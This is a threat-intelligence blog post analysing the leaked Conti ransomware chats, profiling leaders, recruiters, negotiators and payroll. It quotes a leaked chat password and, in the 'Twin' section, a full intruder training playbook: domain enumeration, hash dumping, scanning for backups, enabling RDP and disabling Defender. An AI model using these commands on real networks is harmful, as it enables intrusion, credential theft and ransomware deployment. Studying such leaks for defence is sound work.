The Conti Leaks | Insight into a Ransomware Unicorn

breachquest.com/conti-leaks-insight-into-a-ransomware-unicorn/

March 9, 2022

Marco Figueroa, Napoleon Bing, Bernard Silvestrini / March 9, 2022

Key Findings and Takeaways:


- The Conti ransomware threat actors are shown to be a multi-layered organization that operates like a company that hires and even fires contractors and salaried employees alike
- Key figureheads and the roles they play to grow Conti's enterprise will be discussed
- Conti's overhead costs (tracing bitcoin transactions to employees and funds dispersed for services and tools) have been detailed
- Project Blockchain – An effort to create their own altcoin has been discovered
- Operational details of Conti's workflow reveals how they compromise, escalate, and receive payments
- The various tools used to spy on and compromise victims are now better documented

Overview:

Globally, groups, countries, and companies have been bracing for impact from potentially crippling attacks in the wake of last week's announcement by the global ransomware group Conti to execute cyberattack campaigns supporting Russia's ongoing invasion of Ukraine. However, in late February 2022, the infosec community began circulating leaks provided by a Ukrainian security researcher that detail multiple years of internal chat logs and more of Conti operations.


Conti is the source of a broad range of ransomware attacks, many of which have been focused on "Big Game Hunting," looking for large payouts. However, the analysis of the leaks of the chat logs has shown that they do not limit attacks to just large companies or targets and do go after small businesses. The warnings of new attacks comes-off the heels of an anonymous tip believed to be the aforementioned Ukrainian researcher who leaked this treasure trove of data. This blog dissects the internal chat logs that illuminate how Conti's organizational infrastructure is run details key figureheads, tooling as well as bitcoin transactions. This analysis will help organizations better understand the inner workings of Conti's organizational infrastructure.

I. Conti Figure Heads



Stern: “The Big Boss”


Stern is the captain of the ship; he is responsible for tasking team leads, the disbursement of wages, and budgeting for the tools and services needed for the organization as a whole. Log analysis shows Stern sending over 4000 messages to various members of the organization.



```
{ "ts": "2021-05-06T06:51:58.010036",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "buza@q3mcco35auwcstmt.onion",
"body": "1. what about the exchange we did 3 years ago, what's the
         stage?\n2. where are the new coders? i need a crypto department,
         i will give a person who will train them through rockchat. I'll
         have to raise the rockchat and add 10 coders to it. Does HR supply
         you with people? If not, why not? Did you contact them? I gave you
         the direction I need 100 coders this summer. You move this direction.
         You need to move all the other people\n3. Write down for each coder who
         does what, who are the supervisors, etc."
```

Salamandra: “HR/Recruiter”


The operator Salamandra is a critical part of the success of Conti, his role is one of “HR department “ and helps in negotiating with new candidates and their roles. Salamandra also assists with the recruiting services and combs through resumes looking for the right candidates. Salamandra is the conduit to getting people onboarded and put in the right position to excel in their new role.



```
{ "ts": "2021-08-04T15:05:29.832951",
{ "from": "viper@q3mcco35auwcstmt.onion",
{ "to": "salamandra@q3mcco35auwcstmt.onion",
{ "body": "go to our HR chat"


}, "ts": "2021-08-04T15:05:37.999571",
{ "from": "viper@q3mcco35auwcstmt.onion",
{ "to": "salamandra@q3mcco35auwcstmt.onion",
{ "body": "https://chat.dataitx.com \nsalamandra 78G(F^F*&R^i6ro6r"
```

Bio: “Blogger/Negotiator”


Bio helps the teams negotiate with the victim organization and writes blogs for Conti. These blogs are usually about the compromised victims and includes their captured information, and the percentage of data released depending upon how ransom payment goes. Bio makes sure that Conti provides the decryptor key to the “customer” to honor the contract if paid in full.



```
{ "ts": "2021-11-24T16:59:04.177599",
{ "from": "skippy@q3mcco35auwcstmt.onion",
{ "to": "bio@q3mcco35auwcstmt.onion",
"body": "We will agree to your offer of $1,150,000 USD to be paid in BTC. In exchange,
        CONTI will provide decryption for 100% of our environment and will immediately
        provide credentials to our documents in cloud storage. In addition, CONTI will
        agree not to sell, publish or distribute our data. Lastly, CONTI and your associates
        will never victimize us again.  DO YOU AGREE? {n[ HIDE ]User2 days ago"


{ "ts": "2021-11-24T16:59:05.535533",
{ "from": "skippy@q3mcco35auwcstmt.onion",
{ "to": "bio@q3mcco35auwcstmt.onion",
{ "body": "yes".


{ "ts": "2021-11-24T16:59:54.436866",
{ "from": "bio@q3mcco35auwcstmt.onion",
{ "to": "skippy@q3mcco35auwcstmt.onion",
"body": "that's why I'm fucking already and there's still a night to go tonight."


{ "ts": "2021-11-24T16:59:58.586516",
{ "from": "bio@q3mcco35auwcstmt.onion",
{ "to": "skippy@q3mcco35auwcstmt.onion",
{ "body": "skim it"


{ "ts": "2021-11-24T17:00:31.085169",
{ "from": "bio@q3mcco35auwcstmt.onion",
{ "to": "skippy@q3mcco35auwcstmt.onion",
"body": "it takes a while to upload it, then it takes a while to download it... it's fucked up."
```

Mango: “Team Lead”


Mango, a very vocal leader responsible for Team C, is seen spearheading many different operations throughout the chat logs. Seen below we can see Mango informing leader Stern on his team’s burn rate for the month.



```
{ "from": "mango@q3mcco35auwcstmt.onion",
{ "to": "stern@q3mcco35auwcstmt.onion",
{ "body": "<mango> Pay the gang here bc1qkmyv5860pe24h9ytadkzgqltkjuuk9z9s027df
                  \nsum total 85k
                  \n99947 core team 62 people, I get 54 paychecks\n33847 - reverse team, 23 people
                  \n8500 - new team of coders, 6 people, only 4 are getting salaries so far
                  \n12500 Reverses, 6 people \n10000 OSINT department 4 people
                  \n3000 for expenses (servers/protections/ test tasks for new people)
                  \n164.8k total per month."
```

Revers: “Tech Lead”


Revers is responsible for technical interviews with prospective new hires, helps with onboarding, and ensures his team and new recruits have all the equipment they need for work.



```
{ "ts": "2021-04-12T17:13:09.664596",
{ "from": "revers@q3mcco35auwcstmt.onion",
{ "to": "admintest@q3mcco35auwcstmt.onion",
{ "body": "I'm about to text the recruiter that you passed the interview."


{ "ts": "2021-04-12T17:13:22.670216",
{ "from": "revers@q3mcco35auwcstmt.onion",
{ "to": "admintest@q3mcco35auwcstmt.onion",
{ "body": "next he'll tell you about the salary and everything."


{ "ts": "2021-04-12T17:13:31.082895",
{ "from": "revers@q3mcco35auwcstmt.onion",
{ "to": "admintest@q3mcco35auwcstmt.onion",
{ "body": "make money with us )"


{ "ts": "2021-04-12T17:14:05.830764",
{ "from": "admintest@q3mcco35auwcstmt.onion",
{ "to": "revers@q3mcco35auwcstmt.onion",
{ "body": "ok , should I wait here for an answer and what should I do next?"
```

Bentley: “System Admin”


Bentley keeps track of server farms and sends requests to pay for expenses incurred while paying for multiple workers within Conti. He always makes sure that each team pays for their tooling on time and asks for crypto reports from each team lead.



```
{
  "ts": "2021-03-24T10:30:52.711997",
  "from": "bentley@q3mcco35auwcstmt.onion"
  "to": "stern@q3mcco35auwcstmt.onion",
  "body": "Virtual Machine Server on Linux there are about 50 VMs with different antiviruses."
}
{
  "ts": "2021-03-24T10:31:01.593910",
  "from": "bentley@q3mcco35auwcstmt.onion",
  "to": "stern@q3mcco35auwcstmt.onion",
  "body": "I'm gonna go debug the def."
}
{
  "ts": "2021-03-24T10:32:04.957932",
  "from": "stern@q3mcco35auwcstmt.onion",
  "to": "green@q3mcco35auwcstmt.onion",
  "body": "Hey what's an av farm?"
}
{
  "ts": "2021-03-24T10:32:15.985073",
  "from": "stern@q3mcco35auwcstmt.onion",
  "to": "green@q3mcco35auwcstmt.onion",
  "body": "and are there a bunch of defenders out there ?"
}
```

Twin: “Training”

Twin is the person that could potentially be the most vital part of the Conti group, he provides in-depth training and provides new recruits with different scenarios they may encounter when compromising a target’s environment. Twin is the “HOW TO PERSON”




~~~
```
Date: 2021-05-10T19:46:14.733Z
From: twin
Message: ```GO TO AGENT:
RIGHT CLICK ON THE AGENT AND CLICK INTERACT

1) VIEW THE LIST OF ADMINISTRATORS shell net group "domain admins" /domain

2) DOMAIN NAME shell net view /all /domain

3) VIEW LIST DC shell nltest /dclist:"NameDomain"

4) LEARN THE LIST OF SERVERS
LOADING THE PowerView MODULE
RIGHT CLICK ON AGENT Get Info > Get Servers
GOT A LIST OF SERVERS

5) LEARN THE LIST OF COMPUTERS
BECAUSE THE PowerView MODULE IS ALREADY LOADED
RIGHT CLICK ON AGENT Get Info > Get All Computers
GOT A LIST OF COMPUTERS

6) NEED TO LEARN THE PASSWORD OF ALL DOMAIN ADMIN
RIGHT CLICK ON THE AGENT
PRESS ACCESS > DUMP HASHES
GO ABOVE THE VIEW > CREDENTIALS TAB
WE TAKE ALL HASHES AND LOOK FOR DOMAIN ADMIN

7) NEED TO FIND NAS , BACKUP
WITH THIS COMMAND WE LEARN ALL SUBNETS OF THIS DOMAIN powershell Get-NetSubnet
WITH THE FOLLOWING COMMAND YOU NEED TO FIND WHAT IP ADDRESS THE NAS IS BACKUP ON
portscan 107.191.177.1-107.191.177.255 5000 icmp 1024

LIST OF USEFUL COMMANDS WHICH MAY BE USEFUL:

REMOVE AGENT RIGHTS BEFORE DEFAULT rev2self
ENABLE USER VIA CMD shell net user Administrator /active:yes
USER INFO shell net user careadmin /domain
ENABLE RDP CONNECTION shell reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
DISABLE DEFENDER powershell Set-MpPreference -DisableRealtimeMonitoring $true
UPDATE POLICY shell repadmin /syncall /AdeP
SHOW DOMAIN TRUSTS shell nltest /domain_trusts /all_trusts
LAUNCHING A PROGRAM ON ANOTHER PC shell wmic /node:"PC NAME" process call create "COMMAND TO BE EXECUTED"
```
~~~

II. Conti's Organizational Infrastructure


Recruiting/Onboarding

Conti recruits their workers in a few different ways, the first is recommendations from current trusted workers. The other is using recruiting services to find candidates with the skillsets Conti needs to fill. One of the services that Conti uses is hhcdn.ru. This service allows Conti's HR department to access the resume database to view potential qualified candidates' information. An analyzed chat from HR "Salamandra" informs "Stern" that the services introduced a significant change in the pricing models but they could get a discounted rate. (hxxps://hhcdn[.]ru/file/16899324.pdf).



